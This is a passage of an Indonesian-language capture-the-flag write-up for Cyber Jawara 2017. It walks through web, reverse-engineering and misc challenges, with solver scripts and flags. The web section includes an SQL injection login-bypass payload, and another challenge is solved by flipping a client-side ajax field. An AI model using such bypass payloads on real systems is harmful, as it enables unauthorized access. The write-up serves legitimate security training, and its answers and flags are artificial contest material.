
Mari kita kunjungi /webadmin , dan menemukan:



Hmmm, username **admin** dan password **admin** tydac bisa, mari kita coba SQL Injection

**admin' or 1=1" #**

Dan terbukalah:



--- Lalu, kami segera keluar dari web tersebut :)

### Flag

CJ2017{w3b4dm1n\_INDeX\_B4ckUp}

# 

# Reverse Engineering

## Other (75 pts)

Temukan password untuk layanan ini.

nc cj2k17.ctf.idsirtii.or.id 3377

### Solusi


Diberikan sebuah binary 64 bit yang meminta password. Buka binarynya dan didapatkan bagian yang menarik yaitu

|  |
| --- |
| strncpy(&dest, "Password nya Kang : ", 0x404uLL);  pthread\_mutex\_lock(&tmutex);  v1 = strlen(&dest);  if ( send(\*v20, &dest, v1, 0) == -1 )  {  perror("send");  close(\*v20);  pthread\_mutex\_unlock(&tmutex);  pthread\_exit(0LL);  }  pthread\_mutex\_unlock(&tmutex);  needle = 67;  v4 = 74;  v5 = 82;  v6 = 69;  v7 = 86;  v8 = 69;  v9 = 82;  v10 = 83;  v11 = 69;  v12 = 80;  v13 = 87;  v14 = 78;  v15 = 11;  if ( recv(\*v20, &s, 0x404uLL, 0) == -1 )  {  perror("recv");  close(\*v20);  pthread\_exit(0LL);  }  v15 = 0;  pthread\_mutex\_lock(&tmutex);  if ( strstr(&s, &needle) )  {  stream = fopen("flag.txt", "r");  if ( stream )  {  fgets(&src, 1028, stream);  fclose(stream);  }  else  {  printf("Error File", 4198920LL);  }  strncpy(&dest, "\n Suip kang flag nya : ", 0x403uLL);  strncat(&dest, &src, 0x404uLL);  if ( send(\*v20, &dest, 0x404uLL, 0) == -1 )  {  perror("send");  close(\*v20);  pthread\_mutex\_unlock(&tmutex);  pthread\_exit(0LL);  }  } |

Dari kode di atas, terlihat bahwa program akan meminta password dan kemudian inputan kita akan dibandingkan dengan needle. Jika benar, maka akan diberikan flagnya. Oleh karena itu buat script python yang sangat sangat sangat sangat sederhana.

|  |
| --- |
| >>> a = [67,74,82,69,86,69,82,83,69,80,87,78,11]  >>> "".join(chr(i) for i in a)  'CJREVERSEPWN\x0b' |

Itu dia passwordnya. Mari kita submit.



### Flag

CJ2017{Ex!T\_ReV\_Go\_To\_L!n3}

## Obfuscated PHP Backdoor(125 pts)

Sebuah berkas PHP mencurigakan ditemukan di sebuah server. Anda harus menganalisisnya.

### Solusi

Diberikan sebuah berkas PHP yang tidak enak jika dibaca. Oleh karena itu, mari kita rapikan terlebih dahulu sehingga menjadi seperti berikut.



Ok setelah dirapikan, terlihat sebenarnya yang penting hanyalah $rf itu yang mana mengandung [‘FLAG’] dan terlihat dibandingkan dengan “`TU\_KU\_KcQQbQXeKMZPK[ZXeK\_WUPPUQ\_Ka\_QK`TU\_KcU`T[a`KWZ[cUZSKT[cK`TQK[NRa\_OM`U[ZKc[^W\_” setelah dimasukkan ke fungsi y(). Fungsi y tersebut harnyalah mengurangi 20 dari setiap karakter flag sehingga menjadi karakter - karakter yang ada di atas. Dengan demikian mari kita pulihkan dengan python.

|  |
| --- |
| #!/usr/bin/python  a = "`TU\_KU\_KcQQbQXeKMZPK[ZXeK\_WUPPUQ\_Ka\_QK`TU\_KcU`T[a`KWZ[cUZSKT[cK`TQK[NRa\_OM`U[ZKc[^W\_"  hasil = ''  for i in a:  hasil += chr(ord(i) + 20)  print hasil |



### Flag

CJ2017{this\_is\_weevely\_and\_only\_skiddies\_use\_this\_without\_knowing\_how\_the\_obfuscation\_works}

## 

## Read Assembly(175 pts)


Temukan password dari layanan ini dengan membaca disassembly-nya.

nc cj2k17.ctf.idsirtii.or.id 6001


### Solusi

Diberikan sebuah kode assembly yg merupakan hasil objdump dari sebuah program yang terdapat pada <https://ctf.idsirtii.or.id/files/43928e7d3bf28304722532af9b112d3d/assembly_dump.txt>


Ok. Sekilas dilihat bahwa terdapat fungsi check() yang jika bisa mendapatkan return 1 dari fungsi correct() akan mendapatkan flag. Dan dari layanannya pun, kita harus memasukkan passwordnya. Berarti benar kita harus menebak apa passwordnya dengan membaca kode assembly tersebut. Berikut hal - hal yang menarik.




Pertama, panjangnya harus 0xb (11 dalam desimal). Jika tidak maka gagal.




Huruf keenam haruslah 0x43 (karakter ‘C’)




Huruf ketujuh haruslah 0x4a (karakter ‘J’)




Huruf keenam (‘C’) diletakkan di eax, lalu tempat untuk menentukan huruf pertama diletakkan di edx. Huruf kelima (eax) jika dikurangi dengan 0x15 maka harus sama dengan huruf pertama (edx). Artinya, edx = eax + 0x15. 0x43 + 0x15 = 0x58 (karakter ‘X’).




Huruf pertama (‘X’) diletakkan di eax. Huruf kedua diletakkan di edx. Jika huruf pertama ditambah 0x1 harus sama dengan huruf kedua. Maka dari itu huruf kedua adalah karakter ‘Y’.




Huruf ketiga adalah 0x50 (karakter ‘P’).



Huruf keempat diletakkan di edx. Huruf pertama (‘X’) diletakkan di eax. Jika eax dikurangi 0x2, harus sama dengan huruf keempat. Oleh karena itu edx = eax - 0x2, yaitu karakter ‘V’.



Huruf kelima diletakkan di edx. Huruf pertama diletakkan di eax. Jika eax dikurangi 0xb maka harus sama dengan edx. Sehingga edx = eax - 0xb, karakter ‘M’.



Lalu bagian terakhirnya haruslah 2017. Dengan demikian, passwordnya adalah XYPVMCJ2017. Mari dicoba.



### Flag

CJ2017{%%%real\_h4x0r\_can\_read\_assembly%%%}

## APK Malware(50pts)

Kami menemukan APK yang mencurigakan. Sepertinya ini sebuah malware.


### Solusi

Ya, filenya .APK . Walaupun 50 point, challenge ini cukup sulit.


Kalau di linux, file APK bisa langsung dibuka dengan archive manager

Pertama-tama kita coba decompile dahulu, bisa juga searching untuk APK decompiler di search engine favorit anda

Dari tool online, kita dapatkan file .zip yang isinya:



Jadi, yang kami lakukan pertama-tama adalah lihat sourcenya, berdasarkan pengalaman kami, biasanya flag dibuat di sebuah fungsi. Namun kami tidak menemukannya.


Sebelum kehabisan ide, kami mencoba jika tidak didecompile, namun dibuka langsung dengan archive manager, kita mendapatkan:

Nah, kita mulai lakukan seperti yang kami lakukan ke yang bekas decompile

Cari dengan format flag tidak ketemu, lalu coba cari yang melakukan koneksi keluar, dan didapat sesuatu yang menarique



Kemudian



Nah, yang seperti ini mencurigakan, ke suatu IP dan portnya 1337 :)) . Lalu kami buka di web browser dulu dan perjuangan yang melelahkan selesai juga.

### Flag


CJ2017{apk\_M4lw4r3\_andro!d}

# Misc

## Bonus(25 pts)

Sepertinya ada bonus di EXIF gambar ini.  
Format Flag: CJ2017{flag}

### Solusi


File yang ada:  


Dari Challenge ini, kita dapat sebuah file gambar yang isinya:




Dari Penjelasannya sudah sangat jelas di bagian “di EXIF gambar ini”

Dan jika kita melihat properti EXIF dari gambar tersebut terdapat:



Selain ini, cara yang cukup umum yaitu dibuka di hex editor, seperti Berikut:



### Flag

CJ2017{ini\_bonus\_untuk\_kamu}

## GETPASS (52 pts)


http://203.34.119.226:1111/GetPass/

### Solusi


Diberikan sebuah binary 64 bit dan juga sebuah layanan untuk kita memasukkan passwordnya.




Berikut binarynya ketika dibongkar.



Passwordnya itu 6661337. Namun ketika disubmit tidak terjadi apa - apa. Lalu coba inspect element, ditemukan ajax sebagai berikut.



Ternyata yang menyebabkan tidak terjadi apa - apa karena id password masih false. Sementara yang dikirim haruslah yang id nya true. Karena itu, kita ganti false menjadi true dan submit lagi.



### Flag


CJ2017{m!sC\_r3v\_postTRUE}

## Random Math (75 pts)

nc cj2k17.ctf.idsirtii.or.id 3939

### Solusi


Diberikan sebuah service di mana terdapat 10 challenge aritmatika yang harus kita selesaikan secara cepat dalam waktu 30 detik saja.



Oleh karena itu, mari kita buat kodingan untuk menyelesaikannya secara otomatis.

|  |
| --- |
| #!/usr/bin/python  from pwn import \*  r = remote('cj2k17.ctf.idsirtii.or.id', 3939)  print r.recv()  while 1:  hasil = r.recv()  print hasil  hasil = hasil.split()  angka1 = int(hasil[2])  operator = hasil[3]  angka2 = int(hasil[4])  if operator == '+':  temp = angka1 + angka2  elif operator == '-':  temp = angka1 - angka2  elif operator == '\*':  temp = angka1 \* angka2  else:  temp = angka1 / angka2  r.sendline(str(temp))  print r.recv() |

Mari kita jalankan dengan gembira.



### Flag

CJ2017{SimPles0ck3tpro6rammingMadeItEAsy}